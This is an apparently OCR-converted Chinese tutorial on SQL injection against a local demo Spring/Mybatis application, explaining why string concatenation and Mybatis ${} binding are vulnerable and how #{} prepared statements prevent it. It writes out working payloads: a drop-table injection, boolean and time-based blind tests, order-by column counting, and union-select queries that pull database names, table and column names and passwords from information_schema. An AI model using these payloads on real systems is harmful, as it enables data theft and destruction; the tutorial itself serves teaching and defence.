# SQL注入

# 什么是SQL注入？

SQL注入指的数据库将用户输入的数据当作SQL语句执行，从而对数据库进行任意的操作达到攻击的目的。这里的“用户”一般是指发现网站漏洞并构造合法的SQL语句对网站进行攻击的人。

# 怎么导致SQL注入？

SQL注入有两个关键的条件：用户能够控制输入、代码中SQL语句对用户输入的数据进行拼接。如下：

```
String sql="select * from user where address='" +
request.getparameter("address") + "'"
```

上面的程序满足SQL注入的两个关键条件，参数name是用户输入的，SQL查询语句是经过拼接的，假设用户输入“深圳”，那么将会执行下面的SQL语句:

```
select * from user where address='深圳'
```

假设用户输入下面语句:

```
深圳';drop table user --
```

那么将会执行如下的SQ L语句”

```
select * from user where address='深圳';drop table user --'
```

明明只是想执行普通的SQL查询语句，变成执行删除数据库的表的SQ L语句。SQ L注入可以造成数据泄露、系统权限被控制等恶劣的后果。

# MySQL注入基础

**保存数据库库表的相关信息的库表**

攻击者使用SQ L注入主要是为了获取网站相关的信息，这些数据保存在数据库表中，在MySQL中，默认库名为information_schema的数据库保存着MySQL相关的信息，其中有三个重要的表名，分别是schemata、tables、columns。

schemata表中保存着用户创建的所有数据库的相关信息，包括数据库名称、数据库默认的字符类型等信息等。记录这些数据库名称的字段为SCHEMA_NAME。

tables表中保存着用户创建的所有表的相关信息，包括数据库名称、表名、、表的类型、表的引擎、表的创建时间、表的更新时间等信息，记录数据库名称和表名的字段分别为TABLE_NAME、TABLE_SCHEMA。

columns表中保存着用户创建的所有表字段相关的信息，包括数据库名称、表名以及字段名称等相关信息。记录数据库名称、表名和字段名称的字段为TABLE_SCHEMA、TABLE_NAME、COLUMN_NAME。

**重要的函数**

database()：数据库名称，获取当前网站使用的数据库。

version()：当前数据库的版本，获取当前网站使用的数据库版本，有些漏洞是跟版本有关系的。

user()：当前MySQL的登录用户，通过用户的权限对数据库进行何种操作。

**注释**

在MySQL中注释符有三种：# 注释、--空格 注释、/*注释*/ ,攻击者通过注释将原有SQL语句中的一部分注释掉，换成攻击者输入的SQL，从而到达攻击的目的。


根据上述讲解的一些基础信息，当攻击者成功注入的时候，就可以轻易地获取到所有数据库相关的信息,这些Mysql注入的基础信息十分重要，在下面的讲解中将会用到这些基础知识。

**案列**

有了上述的基础知识，我们来看一个SQL注入的案列，当请求链接：http://localhost:8080/user/name?name=lingheng' 时，数据库将会执行下面SQL语句：（代码 github）

```
select * from t_person where Fname='lingheng''
```

当参数name=lingheng' 时，上述的SQL语句是不规范的，所以会返回错误：




由于SQL语句中多了一个单引号" ' "，数据库执行错误，服务器直接返回错误的信息。从上图的错误信息中可以清楚的看到执行的SQL语句，以及网站使用的数据为 MySQL，错误的信息回显在网页上会给攻击者提供必要的攻击信息,方便攻击者构造SQL注入语句进行攻击。

# 注入的类型

SQL注入主要有两种：盲注和时间注入。

**盲注**

当网站没有错误回显，攻击者缺少重要的信息进行攻击，但并不是无法进行攻击，攻击者通过构造简单的SQL语句来测试网页是否发生变化，从而判断SQL语句是否执行了，这就是所谓的盲注。

比如，如下的请求链接：

```
http://localhost:8080/user/name?name=lingheng
```

执行的SQ L语句为：

```
select * from t_person where Fname='lingheng'
```

服务器成功返回查询的结果：

{"id":1,"name":"lingheng","passWord":"123456","sex":1}

可以构造如下参数进行请求:

```
http://localhost:8080/user/name?name=lingheng' and 1=2 %23
```

数据库实际执行的SQL语句如下：

```
select * from t_person where Fname='lingheng' and 1=2 #'
```

%23是在浏览器中被解析为注释符 #，注释符将后面的SQL语句注释掉。I=2这个条件为假，SQL语句查询的结果永远为空，服务器永远不会返回结果，攻击者得到一个空的页面或者是具有错误信息的页面。

攻击者还可以构造如下参数进行请求：

```
http://localhost:8080/user/name?name=lingheng' and 1=1 %23
```

实际执行的SQL语句为：

```
select * from t_person where Fname='lingheng' and 1=1 #'
```

攻击者构造1=1进行请求时，得到结果跟参数name=lingheng一样。由于构造 and 1=1 和and 1=2 进行请求，得到的结果不一样，说明这个链接存在SQL注入。这就是盲注的基本测试方法以及基本的原理。

**order by 测试表的字段个数**

当发现有SQL注入漏洞时，如何进一步获取更多的数据库信息呢？

当发现有SQL注入时，可以使用order by进行测试表的字段个数。

构造的请求链接为：

```
http://localhost:8080/user/name?name=lingheng' order by 4 %23
```

上述请求实际执行的SQL语句为：

```
select * from t_person where Fname='lingheng' order by 4 #'
```

order by 4 的意思是根据第四个字段进行排序，当请求结果返回正常时，说明表的字段个数是少于4的。将order by 4 换成order by 5 进行请求，发现请求时返回的结果是错误的，那么说明表的字段个数是小于5的，根据order by 4 和order by 5的两个构造条件返回的结果，可以判断这个表的字段个数为4。order by 5的请求结果如下：


# Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sun Mar 08 20:20:21 CST 2020
There was an unexpected error (type=Internal Server Error, status=500).
### Error querying database. Cause: java.sql.SQLSyntaxErrorException: Unknown column '5' in 'order clause' ### The error may exist in file [G:\java-source\dubbo-2.6.x\sqlinjection\target\classes\mapper\PersonMapper.xml] ### The error may involve com.zengfeng.dao.PersonMapper.selectByName-Inline ### The error occurred while setting parameters ### SQL: SELECT * FROM t_person where Fname ='lingheng' order by 5 #' ### Cause: java.sql.SQLSyntaxErrorException: Unknown column '5' in 'order clause' ; bad SQL grammar []; nested exception is java.sql.SQLSyntaxErrorException: Unknown column '5' in 'order clause'


由于网页的请求结果是显示在页面上的，所以可以结合 union 进行下一步的攻击，由于知道表的字段个数为 4 ，所以可以构造如下的链接：

```
http://localhost:8080/user/name?name=' union select 1,2 ,3,4  %23
```

实际执行的SQL语句为：

```
SELECT * FROM t_person where Fname ='' union select 1,2 ,3,4 #'
```

得到的请求结果为：




{"id":1,"name":"2","passWord":"3","sex":4}


由于数据库中没有name=''的记录，所以会返回union select 查询的结果。接下来可以在2、3的位置使用database()、user()或者version()进行构造请求链接：

```
http://localhost:8080/user/name?name=' union select 1,database() ,user(),4  %23
```

实际执行的SQL语句为：

```
SELECT * FROM t_person where Fname ='' union select 1,database() ,user(),4 #'
```

得到的结果如下图所示：




{"id":1,"name":"test","passWord":"root@localhost","sex":4}

从上图可以看出，database()的结果是数据库的名称为test，当前登录的MySQL的用户是root。在MySQL 注入基础部分，我们知道有MySQL的information_schema数据库中有三个比较重要的表：schemata、tables、columns。这三个表保存着数据库名称、表名以及表的字段名等信息。当获取到数据库名称后，可以构造如下的请求链接进行获取表名：

```
http://localhost:8080/user/name?name=' union select 1,(select table_name from
information_schema.tables where table_schema='test' limit 0,1) ,3,4  %23
```


实际的SQL执行语句为：

```
SELECT * FROM t_person where Fname ='' union select 1,(select table_name from
information_schema.tables   where table_schema='test' limit 0,1) ,3,4 #'
```

将union select 查询中 2 的位置换成了如下SQL语句：

```
select table_name from information_schema.tables where table_schema='test' limit
0,1
```

上述SQL语句是根据数据库的名称查询数据库的表名，最多返回一个表名。如果查询的数据库中有多个表名，可以利用limit进行限制返回，limit 1,1 返回第二个表名。构造的请求返回的结果如下：





可以看到返回的数据库的表名为t_person，知道数据库的名称和表名就可以构造请求链接查询表的字段名，也是在union select 中 2 的位置换成如下SQL语句:

```
select column_name from information_schema.columns where table_schema='test' and
table_name='t_person' limit 0,1
```

实际执行的SQL语句为：

```
SELECT * FROM t_person where Fname ='' union select 1,(select column_name from
information_schema.columns where table_schema='test' and table_name='t_person'
limit 0,1) ,3,4 #'
```

查询的结果为：




从上图可以看到第一个字段名字为Fid，查询第二个字段名将imit 0.1改为limit 1,1 就可以了。通过查询得到表的字段名为：Fid、Fname、Fpass_word、Fsex。通过数据名称、表名以及字段名，就可以将数据中的数据数据查出来，将union select 中的 2 位置换成如下SQL语句：

```
select Fpass_word from test.t_person limit 0,1
```

根据上述的SQL语句就可以查询字段对应的数据了，其他字段的数据也可以构造上述的查询语句进行查询。现在攻击者没有权限却获取了数据库的名称、表名、字段名以及数据库中的数据，这对于网站来说是一件很危险的事。

**时间注入**

时间注入指的是攻击者根据SQL语句执行的时间长短变化来判断是否注入语句是否执行成功。

在MySQL中，bechmark()函数的作用是可以使同一个函数执行若干次，从而数据库执行的时间变长。如下：

```
SELECT BENCHMARK(10000000,ENCODE("hello","world"))
> OK
> 时间: 7.411s
```

执行10000000次ENCODE("hello","world")函数，耗时7.411s，根据BENCHMARK函数执行的次数，SQL执行的时间也会变化，这样就可以利用这个时间变化进行判断是否具有注入的漏洞。另外，还可以根据sleep()函数来测试是否具有漏洞。sleep()函数经常与if条件语句一起使用，如下：

```
-- 数据库名称的长度大于1，则休眠五秒，否则返回1。
if (length(database())>1,sleep(5),1)
-- 如果数据库名的第一位字母是s，则睡眠5秒，否则返回1
if (substr(database(),1,1)='s',sleep(5),1)
```


上述SQL语句根据if语句中条件进行判断，如果SQL查询时间比sleep中的时间稍微长一点，那么就存在漏洞。

下面来看下具体的时间注入案例，构造请求链接：

```
http://localhost:8080/user/name?name=lingheng' and if
(length(database())>1,sleep(5),1) %23
```

实际执行的SQL语句为：

```
SELECT * FROM t_person where Fname ='lingheng' and if
(length(database())>1,sleep(5),1) #'
```




在浏览器中按F12进行调试，就可以看到这次请求耗时5秒多。在sleep函数中换几个不同的数字测试，如果每次返回结果的时间都不一样，那么说明注入是成功的。

当可以判断进行时间注入，接下来也可以按照盲注的方法进行获取数据库的其他数据。

## Mybatis注入分析

在Mybatis中，使用XML文件进行SQL语句的管理，有两种语法对输入的参数进行绑定，当 `${}` 语法时，Mybatis会直接将输入原封不动进行绑定，也就是说直接将SQL语句与原始字符串拼接在一起。而本教程中的注入原因就是使用 `${}` 进行绑定，所以才导致SQL注入，具体的XML位置如下：

```
<select id="selectByName" parameterType="java.lang.String"
resultMap="BaseResultMap" >
    SELECT * FROM  t_person where Fname ='${name}'
  </select>
```

当使用 `#{}` 语法时，Mybatis 会自动生成 `PreparedStatement` ，使用参数绑定 ( `?` ) 的方式来设置值，带占位符 ( ? ) 的 SQL 语句只会被编译一次，之后执行只是将占位符替换为用户输入，并不会再次编译/解释，因此从根本上防止了 SQL 注入问题。而在 SQL 注入中，用户的输入是作为 SQL 指令的一部分，会被数据库进行编译/解释执行。

上面的教程主要是利用手工进行注入，相对来说是比较耗时，以及效率比较低的，SQLMap是自动SQL注入和数据库接管工具，支持Mysql、Oracle, PostgreSQL, Microsoft SQL Server等多种数据库。有兴趣的可以直接使用SQLMap进行SQL的注入学习。